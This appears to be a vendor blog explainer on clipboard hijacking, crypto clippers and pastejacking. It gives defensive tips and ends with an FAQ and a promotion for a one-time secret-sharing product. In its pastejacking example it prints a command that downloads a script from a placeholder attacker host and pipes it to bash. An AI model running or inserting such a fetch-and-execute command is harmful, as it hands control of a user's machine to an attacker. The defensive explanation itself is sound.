



Clipboard hijacking is a type of attack where malicious software secretly monitors or alters whatever you copy to your clipboard, then replaces it with something the attacker controls before you paste it. It sounds subtle, but the consequences can be severe: people have lost entire cryptocurrency wallets this way, and sensitive credentials get silently swapped without the victim ever noticing anything went wrong.
Content Table
How Clipboard Hijacking Actually Works
Your operating system maintains a shared clipboard buffer that any application with the right permissions can read. On Windows, for example, the
OpenClipboard()
and
GetClipboardData()
Win32 API calls let any process read what you copied. On macOS and Linux, similar mechanisms exist through the pasteboard and X11/Wayland clipboard protocols.
A hijacker exploits this by running a background process that polls the clipboard every fraction of a second. When it detects specific patterns (a Bitcoin address, a password format, a bank account number), it calls
SetClipboardData()
to silently overwrite your clipboard with attacker-controlled content. The whole swap happens in milliseconds. You copied one thing, you paste something completely different, and unless you look very carefully at what you just pasted, you'll never notice.
Crypto Clippers: The Most Damaging Variant
Crypto clippers are a specialized class of clipboard hijacker built specifically to intercept cryptocurrency wallet addresses. Because wallet addresses are long, random-looking strings (a Bitcoin address like
bc1qxy2kgdygjrsqtzq2n0yrf249
is nearly impossible to memorize), people almost always copy-paste them. That makes crypto transfers a perfect target.
The malware watches the clipboard for strings matching address formats for Bitcoin, Ethereum, Monero, and other coins. The moment it detects a match, it replaces the address with one belonging to the attacker. You paste what you think is your recipient's address, confirm the transaction, and the funds go directly to the attacker. Because blockchain transactions are irreversible, there is no recourse.
Real-world examples are well documented. The ComboJack malware (2018) targeted clipboard data for multiple cryptocurrencies and even PayPal addresses. Trojan.Clipboard variants have been distributed through pirated software on torrent sites for years. In 2019, researchers at ESET identified a clipper embedded in a fake Tor Browser installer that had already redirected the equivalent of tens of thousands of dollars in Bitcoin.
Pastejacking: When Websites Do It
Pastejacking is a browser-based variant where a malicious (or compromised) website uses JavaScript to replace your clipboard content the moment you press Ctrl+C or Cmd+C on the page. You might think you're copying a benign code snippet, but the site's script appends a hidden command to whatever you copied.
A classic pastejacking scenario targets developers: you visit a page with a terminal command like
ls -la
, copy it, and paste it into your terminal. What actually runs is
ls -la; curl http://evil.example.com/payload.sh | bash
because the JavaScript silently injected the second part into your clipboard. The injected text is often preceded by a newline, which causes the terminal to execute immediately on paste without you pressing Enter.
Modern browsers have tightened permissions around clipboard access. The
Clipboard API
now requires explicit user permission for a site to write to your clipboard in most contexts. However, the older
document.execCommand('copy')
method still works in many browsers during certain user-triggered events, which is how most pastejacking attacks still slip through.
Clipboard Monitoring: Legitimate vs. Malicious
Not all clipboard monitoring is malicious. Password managers like Bitwarden and 1Password temporarily read your clipboard to auto-clear passwords after a set timeout (usually 30-90 seconds). Cloud clipboard sync features in Windows 10/11 and macOS intentionally upload your clipboard history to sync across devices. These are opt-in and transparent.
The line into malicious territory is crossed when:
- The monitoring happens without your knowledge or consent.
- The content is exfiltrated to a remote server.
- The clipboard content is altered before you paste it.
- The software is bundled with something else and installed without a clear disclosure.
Mobile platforms handle this differently. iOS 16 and later show a banner notification whenever an app reads your clipboard. Android 12 introduced a similar toast notification. These were direct responses to researchers discovering that hundreds of popular apps, including TikTok and dozens of news apps, were silently reading clipboard content every time the app came to the foreground, as reported by Reuters in 2020.
What Kinds of Data Are at Risk
People copy a surprising amount of sensitive data throughout a normal workday. A clipboard hijacker sitting quietly in the background can capture:
| Data Type | Why It's Copied | Attack Consequence |
|---|---|---|
| Cryptocurrency addresses | Too long to type manually | Funds sent to attacker's wallet |
| Passwords | Copied from password manager | Credential theft |
| API keys and tokens | Pasted into config files or terminals | Unauthorized API access |
| Bank account / IBAN numbers | Copied for wire transfers | Misdirected payments |
| Two-factor authentication codes | Copied from authenticator apps | Account takeover (time-sensitive) |
| Personal identification numbers | Copied from documents | Identity theft |
Clipboard data is also a target in broader interception attacks. If you want to understand how attackers intercept data at different points in transit, the overview of how message interception attacks work covers the full picture of where sensitive data gets grabbed and how to close those gaps.
How to Protect Yourself
Clipboard security does not require exotic tools. The most effective defenses are behavioral and technical habits applied consistently.
Behavioral Defenses
- Always verify after pasting. For any financial transaction or sensitive input, re-read what you pasted before confirming. For wallet addresses, check at least the first 6 and last 6 characters against the original.
- Avoid copying sensitive data from untrusted sources. If a website tells you to copy and run a terminal command, type it manually instead.
- Clear your clipboard after copying sensitive data. Copy something innocuous (a space, a period) immediately after pasting a password or key.
- Use clipboard timeout features. Many password managers can auto-clear clipboard content after 30-60 seconds.
Technical Defenses
- Keep your OS and antivirus updated. Most modern antivirus tools detect known clipper malware signatures. Windows Defender, for instance, has flagged ComboJack and similar variants since 2019.
- Audit installed software. Clippers almost always arrive bundled with pirated software, fake browser extensions, or cracked games. Avoid those sources entirely.
- Use browser extensions cautiously. Browser extensions have access to clipboard content in many contexts. Only install extensions from verified publishers with a clear privacy policy.
- Enable clipboard notifications on mobile. iOS 16+ and Android 12+ will alert you when an app reads your clipboard. Pay attention to those alerts.
- Consider clipboard encryption tools for high-risk workflows. Some enterprise clipboard security solutions encrypt clipboard contents in transit between applications, preventing background processes from reading plaintext.
For teams handling confidential data, the risk extends beyond individual machines. Shared credentials, API keys, and sensitive links that get copied and pasted across communication tools create exposure at every hop. That is why secure copy-paste practices pair well with how you share sensitive data in the first place. Using one-time links that self-destruct after being read means even if clipboard content is intercepted, the underlying secret is already expired. You can read more about how one-time secret links prevent data leaks to see how that layer of protection works.
Zero-knowledge encryption is another layer worth understanding if you handle sensitive data regularly. When data is encrypted in a way that even the service provider cannot read it, clipboard interception at the network or server level becomes far less useful to an attacker. The concept is explained clearly in this overview of zero-knowledge encryption and what it means for your private data.

Stop pasting sensitive data where clipboard hijackers can grab it
Instead of copying and pasting credentials, API keys, or confidential files through channels vulnerable to clipboard hijacking, share them as a self-destructing secret file that expires after one access and leaves nothing behind to intercept.
Share a Secret File Securely →
Yes, though the risk profile differs. macOS applications can access the clipboard without special permissions by default, which means malicious apps distributed outside the App Store can read or modify it. iOS is more restricted because apps are sandboxed, but iOS 16 introduced clipboard access notifications precisely because apps were silently reading clipboard content. The threat is real on all platforms, just more common on Windows where malware distribution is easier.
The most reliable way is to copy a known value, then immediately paste it somewhere visible and compare. If what you paste differs from what you copied, something is intercepting your clipboard. On Windows, you can also open Task Manager and look for unfamiliar background processes with high CPU usage from polling. Running a full antivirus scan with an updated tool like Malwarebytes or Windows Defender will catch most known clipper malware by signature.
They are related but distinct. Clipboard hijacking typically refers to malware running locally on your device that monitors and modifies clipboard content continuously. Pastejacking is a browser-based attack where a website uses JavaScript to overwrite your clipboard at the moment you press the copy shortcut, injecting malicious content into what you think you copied. Pastejacking does not require malware to be installed and can affect any user visiting a compromised or malicious webpage.
Partially. Password managers reduce how often you manually type passwords, but when they copy a password to your clipboard so you can paste it, that password is still readable by any process with clipboard access. The auto-clear feature (which wipes the clipboard after 30-60 seconds) limits the exposure window. Some managers also offer direct browser autofill that bypasses the clipboard entirely, which is the safer option when available. Using autofill instead of copy-paste is the best mitigation here.
Most modern antivirus tools detect known clipper malware by signature and behavior. Windows Defender, Malwarebytes, and similar tools have flagged well-known clippers like ComboJack and its variants for several years. However, new or custom clippers may evade signature detection until they are catalogued. Behavioral detection (flagging processes that repeatedly poll the clipboard) is more reliable against novel variants. Keeping your antivirus definitions updated is the single most effective technical defense.
Clipboard encryption refers to tools or OS-level features that encrypt clipboard contents so that only authorized applications can read the plaintext. It is more common in enterprise security suites than in consumer software. In practice, it adds a meaningful layer of protection against background processes trying to read clipboard data, because the intercepted content would be ciphertext rather than a usable password or wallet address. For most individual users, behavioral habits like verifying pasted content and using autofill are more practical than dedicated clipboard encryption tools.